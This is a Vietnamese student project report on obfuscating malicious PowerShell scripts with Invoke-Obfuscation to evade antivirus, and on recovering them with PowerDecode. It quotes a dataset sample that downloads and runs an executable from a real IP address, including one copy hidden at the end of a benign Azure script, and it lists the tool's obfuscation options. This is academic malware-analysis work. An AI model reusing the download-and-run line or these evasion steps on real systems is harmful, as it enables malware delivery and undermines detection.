

BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: Cơ Chế Hoạt Động Của Mã Độc

Tên chủ đề:

Bypassing AntiVirus using Obfuscated PowerShell Scripts

Giảng viên hướng dẫn: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT230.022.ATCL

Nhóm: VirusTotal

| STT | Họ và tên | MSSV | Email |
|-----|----------------------|----------|------------------------|
| 1 | Trần Tấn Hải | 21522036 | 21522036@gm.uit.edu.vn |
| 2 | Phạm Công Lập | 21522281 | 21522281@gm.uit.edu.vn |
| 3 | Lương Hồ Trọng Nghĩa | 21522375 | 21522375@gm.uit.edu.vn |
| 4 | Nguyễn Tấn Phát | 21522447 | 21522447@gm.uit.edu.vn |
| 5 | Nguyễn Tú Ngọc | 20521665 | 20521665@gm.uit.edu.vn |

2. PHÂN CHIA CÔNG VIỆC:

| Công việc thực hiện | Sinh viên thực hiện |
|---|---|
| Nghiên cứu PS script trong tập dữ liệu mspd | 1. Phạm Công Lập 2. Lương Hồ Trọng Nghĩa |
| Viết script để xử lý hàng loạt PS script với công cụ Invoke-Obfuscation | 1. Nguyễn Tấn Phát 2. Nguyễn Tú Ngọc |
| Thực hiện obfuscate (Invoke-Obfuscation) | Tất cả các thành viên |
| Thực hiện de-obfuscate (PowerDecode) | 1. Trần Tấn Hải 2. Lương Hồ Trọng Nghĩa |
| Thiết kế slide | 1. Nguyễn Tấn Phát 2. Phạm Công Lập |
| Viết báo cáo | 1. Nguyễn Tú Ngọc 2. Trần Tấn Hải |

MỤC LỤC

| | |
|---|-----------|
| CHƯƠNG I. Tổng quan đồ án..... | 1 |
| 1. Chủ đề nghiên cứu trong lĩnh vực Mã độc:..... | 1 |
| 2. Tên bài báo tham khảo chính: | 1 |
| 3. Tóm tắt nội dung chính: | 1 |
| 4. Tóm tắt các kĩ thuật chính được sử dụng: | 1 |
| 5. Môi trường thực nghiệm: | 2 |
| 6. Tập dữ liệu thực nghiệm: | 2 |
| 7. Kết quả thực nghiệm:..... | 3 |
| 8. Giải trình chỉnh sửa báo cáo: | 3 |
| 9. Tự đánh giá mức độ hoàn thành so với kế hoạch thực hiện:..... | 3 |
| CHƯƠNG II. Cơ sở lý thuyết | 4 |
| 1. PowerShell script là gì? | 4 |
| 2. Kỹ thuật làm rối mã..... | 4 |
| 3. Kỹ thuật giải rối mã | 5 |
| CHƯƠNG III. Các thành phần thường bị làm rối trong PowerShell script | 7 |
| 1. TOKEN:..... | 7 |
| 2. AST:..... | 9 |
| 3. STRING: | 12 |
| 4. ENCODING:..... | 12 |
| 5. COMPRESS: | 13 |
| 6. LAUNCHER:..... | 13 |
| CHƯƠNG IV. Triển khai thực nghiệm | 16 |
| 1. Làm rối mã bằng công cụ Invoke-Obfuscation | 16 |
| 1.1. Cấu hình cài đặt trên Kali Linux | 16 |
| 1.2. Cấu hình cài đặt trên Windows 10 LTSC: | 18 |
| 2. Giải rối mã bằng công cụ PowerDecode..... | 25 |
| CHƯƠNG V. Đánh giá các công cụ..... | 33 |
| 1. Invoke-Obfuscation | 33 |
| 2. PowerDecode..... | 33 |

LỜI CẢM ƠN

Với sự trân trọng và lòng biết ơn vô cùng, nhóm chúng em xin gửi lời cảm ơn chân thành đến Thầy Phạm Văn Hậu và Thầy Nguyễn Công Danh đã tận tâm truyền đạt lượng lớn kiến thức môn học cũng như tận tình hướng dẫn, góp ý cho nhóm trong quá trình nghiên cứu, triển khai và hoàn thành đồ án môn học này.

Trong quá trình thực hiện đồ án, mặc dù nhóm đã cố gắng tìm hiểu và đầu tư nhiều thời gian, với sự hiểu biết còn hạn chế, nhóm chúng em không tránh khỏi còn nhiều thiếu sót. Nhóm rất mong nhận được sự bồi dưỡng và những góp ý của Thầy để cải thiện hơn trong những đồ án sau.

Kính chúc Thầy sức khỏe, bình an và may mắn!

Trân trọng.

BÁO CÁO CHI TIẾT

CHƯƠNG I. TỔNG QUAN ĐỒ ÁN

1. Chủ đề nghiên cứu trong lĩnh vực Mã độc:

- Phát hiện mã độc
- Đột biến mã độc
- Phân tích mã độc
- Khác:

2. Tên bài báo tham khảo chính:

Fang, Y., Zhou, X. and Huang, C. (2021) 'Effective Method For Detecting Malicious Powershell Scripts Based On Hybrid Features', Neurocomputing, 448, pp. 30–39. doi:10.1016/j.neucom.2021.03.117.

[Effective method for detecting malicious PowerShell scripts based on hybrid features](#) ☆ - ScienceDirect

3. Tóm tắt nội dung chính:

PowerShell hỗ trợ thực thi các lệnh hệ thống thông qua các đoạn mã (script). Vì thế, PowerShell script là môi trường lý tưởng cho tin tặc khai thác các lỗ hổng cũng như xâm nhập đánh cắp dữ liệu bằng cách phát tán và thực thi các mã độc. Bằng cách làm rối mã, kẻ tấn công dễ dàng qua mặt hệ thống phát hiện mã độc như Windows Defender hay các công cụ AntiVirus.

Trong phạm vi đồ án này, nhóm trình bày về các kĩ thuật làm rối mã và giải mã PowerShell. Đồng thời, nhóm triển khai thực nghiệm làm rối mã PowerShell nhiều lớp thông qua công cụ Invoke-Obfuscation. Sau đó, đánh giá khả năng qua mặt hệ thống phát hiện mã độc bằng Windows Defender và VirusTotal đối với mã PowerShell trước và sau khi bị làm rối. Đồng thời, sử dụng công cụ PowerDecode thực hiện giải mã đã bị làm rối, nhằm đánh giá mức độ khôi phục mã độc của công cụ.

4. Tóm tắt các kĩ thuật chính được sử dụng:

Kĩ thuật Obfuscate (làm rối mã): Nhóm sử dụng công cụ Invoke-Obfuscation để làm rối các script PowerShell độc hại để trở nên khó đọc và khó hiểu. Từ đó đánh giá khả năng qua mặt hệ thống phát hiện mã độc như VirusTotal, Windows Defender.

Kĩ thuật De-obfuscate (giải rối mã): Nhóm sử dụng công cụ PowerDecode để khôi phục lại script đã bị làm rối, đánh giá mức độ khôi phục mã độc của công cụ.

Nhóm VirusTotal

5. Môi trường thực nghiệm:

Nhóm sử dụng 2 máy ảo cho việc demo:

| STT | Virtual Machine | Mục đích |
|-----|-----------------|---|
| 1 | Kali Linux 2023 | Cài đặt và sử dụng Invoke-Obfuscation với bộ dataset mpsd |
| 2 | Windows 10 LTSC | Đánh giá khả năng bypass Windows Defender của các script đã được làm rối bằng công cụ Invoke-Obfuscation trong dataset mpsd |

6. Tập dữ liệu thực nghiệm:

Tập dữ liệu [mpsd](#) được chia thành ba loại:

| | |
|----------------------------------|---|
| malicious_pure | Gồm 4202 các script độc hại. |
| powershell_benign_dataset | Gồm 4316 các script lành tính. |
| mixed_malicious | Gồm 4202 script, tất cả các script đều độc hại. Mỗi script được tạo nên từ sự kết hợp của một script độc hại và một script lành tính ngẫu nhiên. |

Nhóm thử nghiệm với các script thuộc 2 folder là **malicious_pure** và **mixed_malicious**

Ví dụ về các script trong tập dữ liệu

- ❖ Script ~/malicious_pure/1000.ps1

```
(user@kali)-[~/Invoke-Obfuscation/mpsd]
$ cat malicious_pure/1000.ps1
(New-Object System.Net.WebClient).DownloadFile('http://89.248.170.218/~yahoo/csrsv.exe','$env:APPDATA\csrsv.exe');Start-Process ("$env:APPDATA\csrsv.exe")
```

- ❖ Script ~/powershell_benign_dataset/3417.ps1

```
function Test-MoveAzureResource {
    $sourceResourceGroupName = "testResourceGroup321"
    $destinationResourceGroupName = "testResourceGroup432"
    $testResourceName1 = "testResource123"
    $testResourceName2 = "testResource234"
    $location = "West US"
    $subscriptionId = "0000-0000-0000-0000"
    $providerNamespace = "Providers.Test"
    $resourceType = $providerNamespace + "/statefulResources"

    Register-AzureRmResourceProvider -ProviderNamespace $providerNamespace
    New-AzureRmResourceGroup -Name $sourceResourceGroupName -Location $location -Force
    New-AzureRmResourceGroup -Name $destinationResourceGroupName -Location $location -Force

    $resource1 = New-AzureRmResource -Name $testResourceName1 -Location $location -Tags @{"testtag" = "testval"} -ResourceGroupName $sourceResourceGroupName -ResourceType $resourceType -PropertyObject @{"administratorLogin" = "adminuser"; "administratorLoginPassword" = "P@ssword1"} -ApiVersion $apiVersion -Force
    $resource2 = New-AzureRmResource -Name $testResourceName2 -Location $location -Tags @{"testtag" = "testval"} -ResourceGroupName $sourceResourceGroupName -ResourceType $resourceType -PropertyObject @{"administratorLogin" = "adminuser"; "administratorLoginPassword" = "P@ssword1"} -ApiVersion $apiVersion -Force

    Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName | Move-AzureRmResource -DestinationResourceGroupName $destinationResourceGroupName -Force
    $endTime = [Datetime]::UtcNow.AddMinutes(10)
    while (([Datetime]::UtcNow -lt $endTime -and (@(Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName).Length -gt 0))
    {
        Start-Sleep -m 1000
    }
    Assert-True { @(Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName).Length -eq 0 }
    Assert-True { @(Find-AzureRmResource -ResourceGroupName $destinationResourceGroupName).Length -eq 2 }

    Remove-AzureRmResourceGroup -Name $sourceResourceGroupName -Force
    Remove-AzureRmResourceGroup -Name $destinationResourceGroupName -Force
}
```

Nhóm VirusTotal

- ❖ Script ~ /mixed_malicious/1000_3417.ps1: được tạo từ 2 script ~ /malicious_pure/1000.ps1 và ~ /powershell_benign_dataset/3417.ps1

```

function Test-MoveAzureResource
{
    $sourceResourceGroupName = "testResourceGroup321"
    $destinationResourceGroupName = "testResourceGroup432"
    $testResourceName1 = "testResource123"
    $testResourceName2 = "testResource1234"
    $location = "West US"
    $apiVersion = "2014-04-01"
    $providerNamespace = "Providers.Test"
    $resourceType = $providerNamespace + "/statefulResources"

    Register-AzureRmResourceProvider -ProviderNamespace $providerNamespace
    New-AzureRmResourceGroup -Name $sourceResourceGroupName -Location $location -Force
    New-AzureRmResourceGroup -Name $destinationResourceGroupName -Location $location -Force

    $resource1 = New-AzureRmResource -Name $testResourceName1 -Location $location -Tags @{"testtag" = "testval"} -ResourceGroupName $sourceResourceGroupName -ResourceType $resourceType -PropertyObject @{"administratorLogin" = "adminuser" ; "administratorLoginPassword" = "$@ssword1"} -ApiVersion $apiVersion -Force
    $resource2 = New-AzureRmResource -Name $testResourceName2 -Location $location -Tags @{"testtag" = "testval"} -ResourceGroupName $sourceResourceGroupName -ResourceType $resourceType -PropertyObject @{"administratorLogin" = "adminuser" ; "administratorLoginPassword" = "$@ssword1"} -ApiVersion $apiVersion -Force

    Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName | Move-AzureRmResource -DestinationResourceGroupName $destinationResourceGroupName -Force

    $endTime = [DateTime]::UtcNow.AddMinutes(10)
    while (([DateTime]::UtcNow -lt $endTime -and (@(Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName).Length -gt 0))
    {
        Start-Sleep -m 1000
    }

    Assert-True { @(Find-AzureRmResource -ResourceGroupName $sourceResourceGroupName).Length -eq 0 }
    Assert-True { @(Find-AzureRmResource -ResourceGroupName $destinationResourceGroupName).Length -eq 2 }

    Remove-AzureRmResourceGroup -Name $sourceResourceGroupName -Force
    Remove-AzureRmResourceGroup -Name $destinationResourceGroupName -Force
}

(New-Object System.Net.WebClient).DownloadFile('http://89.248.170.218/~yahoo/csrsv.exe', '$env:APPDATA\csrsv.exe');Start-Process ("$env:APPDATA\csrsv.exe")

```

7. Kết quả thực nghiệm:

Tìm hiểu, sử dụng được công cụ Invoke-Obfuscation ở các chức năng cơ bản. Trên 80% các script đã bị làm rối đều bypass hầu hết các trình AntiVirus.

Tìm hiểu, sử dụng được công cụ PowerDecode để giải rối mã các script đã bị làm rối nhiều lần với nhiều kĩ thuật khác nhau về nguyên bản ban đầu.

8. Giải trình chỉnh sửa báo cáo:

Về kết quả thực hiện chạy script PowerShell sau khi làm rối mã theo đề xuất của Thầy:

- Nhóm em đã chạy script PowerShell sau khi thực hiện làm rối mã, ban đầu script có thể chạy thành công mà không bị Windows Defender phát hiện.
- Tuy nhiên, script gặp sự cố khi kết nối đến server và không thực thi tiếp phần còn lại của script, nên nhóm em không hoàn toàn chắc chắn script có thực sự qua mặt được Windows Defender chưa.
- Do vậy, nhóm em quyết định không đưa phần này vào báo cáo.

9. Tự đánh giá mức độ hoàn thành so với kế hoạch thực hiện:

95%

CHƯƠNG II. CƠ SỞ LÝ THUYẾT

1. PowerShell script là gì?

PowerShell script là tập lệnh được viết bằng ngôn ngữ scripting PowerShell trên đa nền tảng (Windows, MAC OS, và Linux) để tự động hóa thực thi các tác vụ quản trị hệ thống và ứng dụng, cũng như các tương tác giữa người dùng và hệ thống. Lợi dụng tính tự động thực thi, PowerShell script là môi trường lý tưởng cho tin tặc khai thác các lỗ hổng cũng như xâm nhập đánh cắp dữ liệu bằng cách phát tán và thực thi các mã độc.

Loại mã độc thường được dùng trong PowerShell để thực hiện tấn công vào hệ thống được gọi là Fileless Malware. Loại mã độc này được thực thi trực tiếp trên bộ nhớ mà không cần lưu trữ thành tệp tin, vì thế gây tác động nghiêm trọng đến hoạt động hệ thống cũng như dữ liệu người dùng trong hệ thống.

2. Kỹ thuật làm rối mã

Kỹ thuật làm rối mã (Obfuscation) là một kỹ thuật biến đổi mã nguồn của script PowerShell trở nên khó đọc và khó hiểu, nhưng vẫn giữ nguyên khả năng thực thi. Kỹ thuật này được sử dụng để ẩn danh các kẻ tấn công mạng, tăng nguy cơ lây nhiễm và che giấu mã nguồn của các phần mềm độc hại bằng cách thay đổi cấu trúc, chữ ký chung và dấu vết của mã độc.

Obfuscation bao gồm một loạt các kỹ thuật sau:

- **Sử dụng tên biến hoặc hàm khó hiểu (Character Substitution):** Mã nguồn bị thêm các ký tự khó hiểu như tách chuỗi, đánh dấu, viết hoa chữ cái ngẫu nhiên, ... có thể khiến chữ ký bị tách và thay đổi, nhằm cản trở khả năng đọc, thường được áp dụng thêm giá trị XOR 0x55 cho mã.
 - **Ưu điểm:** Dễ thực hiện thông qua các trình mã hóa, không cần công cụ chuyên dụng
 - **Nhược điểm:** Dễ dàng trong việc phân tích, phát hiện do có chứa mẫu nhận biết
- **Trình đóng gói (Packer):** Các gói phần mềm này sẽ nén các chương trình phần mềm độc hại để ẩn sự hiện diện của mã độc, khiến cho mã gốc không thể đọc được.
 - **Ưu điểm:** Hiệu quả trong việc che giấu mã độc
 - **Nhược điểm:** Không qua mặt được các phần mềm AntiVirus chuyên sâu
- **Mã hóa (Encoding):** Mã hóa các mã nguồn phần mềm độc hại nhằm hạn chế khả năng truy cập vào mã, né tránh sự phát hiện của phần mềm AntiVirus. Một số loại mã hóa thông dụng: Base64, ROT13,...
 - **Ưu điểm:** Khó bị phát hiện bởi phân tích tĩnh. Qua mặt được AntiVirus ở mức độ cơ bản. Hạn chế khả năng truy cập nhanh chóng
 - **Nhược điểm:** Dễ dàng bị giải mã bởi các phần mềm chuyên dụng

Nhóm VirusTotal

- **Chèn mã chết (Dead Code Insertion):** Những đoạn mã vô dụng, không có ý nghĩa có thể được thêm vào mã nguồn nhằm ngụy trang các chương trình mã độc. Các đoạn mã này làm thay đổi hình thức của chương trình mà không gây ảnh hưởng đến chức năng của đoạn lệnh
 - **Ưu điểm:** Khó phân tích thủ công do yếu tố gây nhiễu. Làm rối cho phần mềm AntiVirus do thay đổi chữ ký
 - **Nhược điểm:** Gây mất thời gian khi phải xác định đoạn mã nào dư thừa nếu phân tích thủ công. Nguy cơ bị loại bỏ hoặc bỏ qua trong quá trình phân tích của phần mềm AntiVirus chuyên sâu
- **Thay đổi cấu trúc lệnh (Instruction Changes):** Mã lệnh trong phần mềm độc hại từ các mẫu ban đầu bị thay đổi về mặt thứ tự và chuỗi tập lệnh, nhưng không thay đổi chức năng.
 - **Ưu điểm:** Khó phân tích thủ công do yếu tố gây nhiễu, hiệu quả hơn kỹ thuật mã hóa.
 - **Nhược điểm:** Đòi hỏi hiểu biết rõ về các lệnh và cách thức hoạt động trong mã, mất nhiều thời gian phân tích

Ngoài mục đích ẩn giấu và lây nhiễm mã độc, qua mặt các công cụ AntiVirus cũng như gây khó khăn trong quá trình phân tích của các kẻ tấn công, kỹ thuật Obfuscation vẫn được các nhà phát triển phần mềm sử dụng để che giấu mã nguồn và bảo vệ ý tưởng không bị đánh cắp.

Việc làm rối mã có thể thực hiện cùng lúc nhiều kỹ thuật để tạo nên một mã rối nhiều lớp. Mã bị làm rối vẫn hoạt động chính xác như mã nguồn ban đầu dù đã bị biến thành một tập hợp các hàm, biến và những dòng lệnh khó hiểu.

3. Kỹ thuật giải rối mã

Kỹ thuật giải rối mã (De-obfuscation) là kỹ thuật ngược lại của kỹ thuật làm rối mã (Obfuscation), sử dụng nhiều phương pháp khác nhau biến đổi mã đã bị làm rối trở về nguyên mã gốc ban đầu với tính chất dễ đọc, dễ hiểu và dễ phân tích.

Giải rối mã đóng vai trò quan trọng trong phân tích mã độc và thử nghiệm xâm nhập. Kỹ thuật này giúp tái cấu trúc mã, giúp người phân tích hiểu rõ hơn về chức năng mã, logic hoạt động của mã, từ đó có thể tìm ra các lỗ hổng và cải thiện mã nguồn.

De-obfuscation bao gồm một loạt các kỹ thuật sau:

- **Phân tích động (Dynamic Analysis):** Thực thi mã độc trong môi trường có kiểm soát (sandbox) để quan sát hành vi và tác động thực sự của mã độc đối với hệ thống.
 - **Sandboxing:** Thực thi mã độc trong môi trường ảo hoặc cô lập, giúp ngăn ngừa việc mã độc lan truyền hoặc gây hại cho hệ thống thực. Các công cụ thường được sử dụng là: Cuckoo Sandbox và Joe Sandbox.

Nhóm VirusTotal

- **Nhược điểm:** Đòi hỏi kinh nghiệm và hiểu biết về mã độc cũng như cách bảo vệ hệ thống
- **Phân tích lưu lượng mạng:** Phương pháp này giúp nắm bắt các thông tin về các giao tiếp mạng của mã độc như: địa chỉ IP, cổng, giao thức mạng, phương thức tải,... Công cụ phổ biến cho việc phân tích gói tin và lưu lượng mạng: Wireshark
 - **Nhược điểm:** Đòi hỏi kiến thức chuyên sâu về giao thức mạng. Khó phân tích do mã độc thường sử dụng các kỹ thuật che giấu thông tin lưu lượng mạng.
- **Phân tích tĩnh (Static Analysis):** Phân tích mã nguồn mà không cần thực thi script
 - **Nhận diện mẫu đặc trưng (Pattern Recognition):** Dựa trên mã băm, xác định được các mẫu nhận diện mã độc đặc trưng để phỏng đoán và nhận diện, từ đó thực hiện giải rối mã. Có thể thực hiện thông qua các trình scan như: VirusTotal, AVAST, ...
 - **Ưu điểm:** Hiệu quả với các mã bị làm rối với các mẫu đặc trưng đã biết
 - **Nhược điểm:** Không hiệu quả với các biến thể hoặc kỹ thuật làm rối mới
 - **Phân tích bằng trình gỡ lỗi và kỹ thuật tháo rời (Debugger and Disassembler Analysis):** Sử dụng các công cụ phân tích mã nguồn và gỡ lỗi như: IDA Pro, Ghidra, ... để phân tích mã assembly và mã nguồn, từ đó hiểu rõ logic thực thi của mã lệnh.
 - **Sử dụng các công cụ giải rối mã tự động (Automated Tools):** Sử dụng các công cụ tự động với nhiều phương pháp để giải rối mã đã bị làm rối. Từ đó, đưa mã trở lại nguyên bản ban đầu, phục vụ cho việc tìm lỗ hổng và cải thiện mã lệnh.
- **Theo dõi nhật ký thực thi (Script Logging):** Ghi lại các hành vi của mã lệnh khi được thực thi, nhằm cung cấp thông tin chi tiết về quá trình thực thi của script dành cho các phân tích, đánh giá sau này.

CHƯƠNG III. CÁC THÀNH PHẦN THƯỜNG BỊ LÀM RỐI TRONG POWERSHELL SCRIPT


Trong PowerShell script, một số các thành phần thường bị kẻ tấn công nhắm đến để làm rối mã, nhằm che giấu mã nguồn độc hại. Trong phạm vi đồ án, nhóm thực hiện phân tích các thành phần sau dựa trên công cụ làm rối mã **Invoke-Obfuscation**:

1. TOKEN:

Token là đơn vị cơ bản nhất của PowerShell script. Chúng được sử dụng để tạo nên các lệnh, biểu thức và cấu trúc cú pháp trong script. Token bao gồm:

- Từ khóa: Những từ có ý nghĩa đặc biệt trong PowerShell, ví dụ: If, Else, While, For, New-Object, Get-ChildItem, ...
- Biến: Những tên được sử dụng để lưu trữ giá trị, được đặt tên bằng ký tự tiền tố \$.
- Giá trị: Những dữ liệu cụ thể được lưu trữ trong biến. Giá trị có thể là số nguyên, số thập phân, chuỗi ký tự, ngày tháng, mảng, ...
- Toán tử: Những ký hiệu được sử dụng để thực hiện các phép toán trên giá trị. Toán tử bao gồm toán tử số học (+, -, *, /), toán tử so sánh (==, !=, <, >, <=, >=), toán tử logic (&&, ||, !), ...
- Dấu ngoặc đơn: Được sử dụng để gom nhóm các token lại với nhau và xác định thứ tự thực thi các phép toán.
- Dấu ngoặc kép: Được sử dụng để chứa chuỗi ký tự.

Lựa chọn TOKEN trong công cụ **Invoke-Obfuscation** bao gồm:



```
Invoke-Obfuscation> token
Choose one of the below Token options:
[*] TOKEN\STRING          Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND          Obfuscate Command tokens
[*] TOKEN\ARGUMENT          Obfuscate Argument tokens
[*] TOKEN\ MEMBER           Obfuscate Member tokens
[*] TOKEN\ VARIABLE         Obfuscate Variable tokens
[*] TOKEN\ TYPE              Obfuscate Type tokens
[*] TOKEN\ COMMENT            Remove all Comment tokens
[*] TOKEN\ WHITESPACE        Insert random Whitespace (suggested to run last)
[*] TOKEN\ ALL                Select All choices from above (random order)
```

TOKEN\STRING: Làm rối TOKEN dạng chuỗi

- 1: nối chuỗi
- 2: sắp xếp lại chuỗi

Nhóm VirusTotal

```
Invoke-Obfuscation\Token> string
Choose one of the below Token\String options to APPLY to current payload:
[*] TOKEN\STRING\1 Concatenate → e.g. ('co'+'ffe'+e')
[*] TOKEN\STRING\2 Reorder → e.g. ('{1}{0}'-f'ffee','co')
```

TOKEN\COMMAND: Làm rối TOKEN dạng dòng lệnh thực thi

- 1: thêm dấu `
- 2: tách và nối chuỗi
- 3: tách và sắp xếp lại chuỗi

```
Invoke-Obfuscation\Token> command
Choose one of the below Token\Command options to APPLY to current payload:
[*] TOKEN\COMMAND\1 Ticks → e.g. Ne`w-0`Bject
[*] TOKEN\COMMAND\2 Splatting + Concatenate → e.g. &('Ne'+w-0b'+ject')
[*] TOKEN\COMMAND\3 Splatting + Reorder → e.g. &('{1}{0}'-f'bject','New-0')
```

TOKEN\ARGUMENT: Làm rối TOKEN dạng biểu thức

- 1: in hoa các kí tự ngẫu nhiên
- 2: thêm dấu `
- 3: nối chuỗi
- 4: sắp xếp lại chuỗi

```
Invoke-Obfuscation\Token> argument
Choose one of the below Token\Argument options to APPLY to current payload:
[*] TOKEN\ARGUMENT\1 Random Case → e.g. nEt.weBclIenT
[*] TOKEN\ARGUMENT\2 Ticks → e.g. nE`T.we`Bc`lIe`NT
[*] TOKEN\ARGUMENT\3 Concatenate → e.g. ('Ne'+t.We'+bClient')
[*] TOKEN\ARGUMENT\4 Reorder → e.g. ('{1}{0}'-f'bClient','Net.We')
```

TOKEN\MEMBER: Làm rối TOKEN theo thành phần

- 1: in hoa ngẫu nhiên các kí tự
- 2: thêm dấu `
- 3: nối chuỗi
- 4: sắp xếp lại chuỗi

```
Invoke-Obfuscation\Token> member
Choose one of the below Token\Member options to APPLY to current payload:
[*] TOKEN\MEMBER\1 Random Case → e.g. dOwnLoAdsTRing
[*] TOKEN\MEMBER\2 Ticks → e.g. d'ow`NLoAd`STRin`g
[*] TOKEN\MEMBER\3 Concatenate → e.g. ('dOwnLo'+AdsT+'Ring').Invoke()
[*] TOKEN\MEMBER\4 Reorder → e.g. ('{1}{0}'-f'dString','Downloa').Invoke()
```

Nhóm VirusTotal

TOKEN\ VARIABLE: Làm rối TOKEN dạng biến, thêm dấu ` vào biến

```
Invoke-Obfuscation\Token> variable

Choose one of the below Token\Variable options to APPLY to current payload:
[*] TOKEN\ VARIABLE\1 Random Case + {} + Ticks → e.g. ${c`hEm`eX}
```

TOKEN\ TYPE: Làm rối TOKEN theo loại

- 1: loại cast và nối chuỗi
- 2: loại cast và sắp xếp lại chuỗi

```
Invoke-Obfuscation\Token> type

Choose one of the below Token\Type options to APPLY to current payload:
[*] TOKEN\ TYPE\1 Type Cast + Concatenate → e.g. [Type]('Con'+ 'sole')
[*] TOKEN\ TYPE\2 Type Cast + Reordered → e.g. [Type]('{1}{0}'-f'sole','Con')
```

TOKEN\ COMMENT: Xóa tất cả TOKEN comment có trong script

```
Invoke-Obfuscation\Token> comment

Choose one of the below Token\Comment options to APPLY to current payload:
[*] TOKEN\ COMMENT\1 Remove Comments → e.g. self-explanatory
```

TOKEN\ WHITESPACE: Chèn khoảng trắng ngẫu nhiên (được đề xuất chạy cuối cùng)

```
Invoke-Obfuscation\Token> whitespace

Choose one of the below Token\Whitespace options to APPLY to current payload:
[*] TOKEN\ WHITESPACE\1 Random Whitespace → e.g. .('Ne' +'w-0b' + 'ject')
```

TOKEN\ ALL: Chọn Tất cả các lựa chọn ở trên (theo thứ tự ngẫu nhiên)

2. AST:

Cây cú pháp trừu tượng (Abstract Syntax Tree – AST) là cấu trúc dữ liệu dạng cây được sử dụng để biểu diễn cú pháp của một ngôn ngữ lập trình. Trong PowerShell script, AST được sử dụng để biểu diễn cấu trúc cú pháp của script, bao gồm các lệnh, biểu thức, biến, ...

Cách thức hoạt động của AST:

- **Phân tích cú pháp:** Khi một PowerShell Script được thực thi, trình thông dịch PowerShell sẽ phân tích cú pháp script để tạo ra AST.

Nhóm VirusTotal

- Biểu diễn cấu trúc:** AST biểu diễn cấu trúc cú pháp của script dưới dạng cây, trong đó mỗi nút trong cây đại diện cho một phần tử cú pháp cụ thể (ví dụ: lệnh, biểu thức, biến).
- Lưu trữ thông tin:** AST lưu trữ thông tin về các phần tử cú pháp, bao gồm loại phần tử, giá trị, mối quan hệ giữa các phần tử,...
- Sử dụng AST:** AST được sử dụng bởi trình thông dịch PowerShell để thực thi script, kiểm tra lỗi cú pháp, tối ưu hóa hiệu suất,...

Lựa chọn **AST** trong công cụ Invoke-Obfuscation bao gồm:

```
Invoke-Obfuscation> ast
Choose one of the below AST options:
[*] AST\NamedAttributeArgumentAst
[*] AST\ParamBlockAst
[*] AST\ScriptBlockAst
[*] AST\AttributeAst
[*] AST\BinaryExpressionAst
[*] AST\HashtableAst
[*] AST\CommandAst
[*] AST\AssignmentStatementAst
[*] AST\TypeExpressionAst
[*] AST\TypeConstraintAst
[*] AST\ALL
Obfuscate NamedAttributeArgumentAst nodes
Obfuscate ParamBlockAst nodes
Obfuscate ScriptBlockAst nodes
Obfuscate AttributeAst nodes
Obfuscate BinaryExpressionAst nodes
Obfuscate HashtableAst nodes
Obfuscate CommandAst nodes
Obfuscate AssignmentStatementAst nodes
Obfuscate TypeExpressionAst nodes
Obfuscate TypeConstraintAst nodes
Select All choices from above
```

AST\NamedAttributionArgumentAst: Làm rối các nút NamedAttributionArgumentAst

```
Invoke-Obfuscation\AST> NamedAttributionArgumentAst
Choose one of the below AST\Namedattributeargumentast options to APPLY to current payload:
[*] AST\NAMEDATTRIBUTEARGLUMENTAST\1 Reorder e.g. [Parameter(Mandatory, ValueFromPipeline = $True)] → [Parameter(Mandatory = $True, ValueFromPipeline)]
```

AST\ParamBlockAst: Làm rối các nút ParamBlockAst

```
Invoke-Obfuscation\AST> ParamBlockAst
Choose one of the below AST\Paramblockast options to APPLY to current payload:
[*] AST\PARAMBLOCKAST\1 Reorder e.g. Param([Int]$One, [Int]$Two) → Param([Int]$Two, [Int]$One)
```

AST\ScriptBlockAst: Làm rối các nút ScriptBlockAst

```
Invoke-Obfuscation\AST> ScriptBlockAst
Choose one of the below AST\Scriptblockast options to APPLY to current payload:
[*] AST\SCRIPTBLOCKAST\1 Reorder e.g. { Begin {} Process {} End {} } → { End {} Begin {} Process {} }
```

AST\ AttributionAst: Làm rối các nút AttributionAst

```
Invoke-Obfuscation\AST> AttributeAst
Choose one of the below AST\Attributeast options to APPLY to current payload:
[*] AST\ATTRIBUTEAST\1 Reorder e.g. [Parameter(Position = 0, Mandatory)] → [Parameter(Mandatory, Position = 0)]
```

Nhóm VirusTotal

AST\BinaryExpressionAst: Làm rối các nút BinaryExpressionAst

```
Invoke-Obfuscation\AST> BinaryExpressionAst\

Choose one of the below AST\Binaryexpressionast options to APPLY to current payload:
[*] AST\BINARYEXPRESSIONAST\1 Reorder e.g. (2 + 3) * 4 → 4 * (3 + 2)
```

AST\HashtableAst: Làm rối các nút HashtableAst

```
Invoke-Obfuscation\AST> HashtableAst

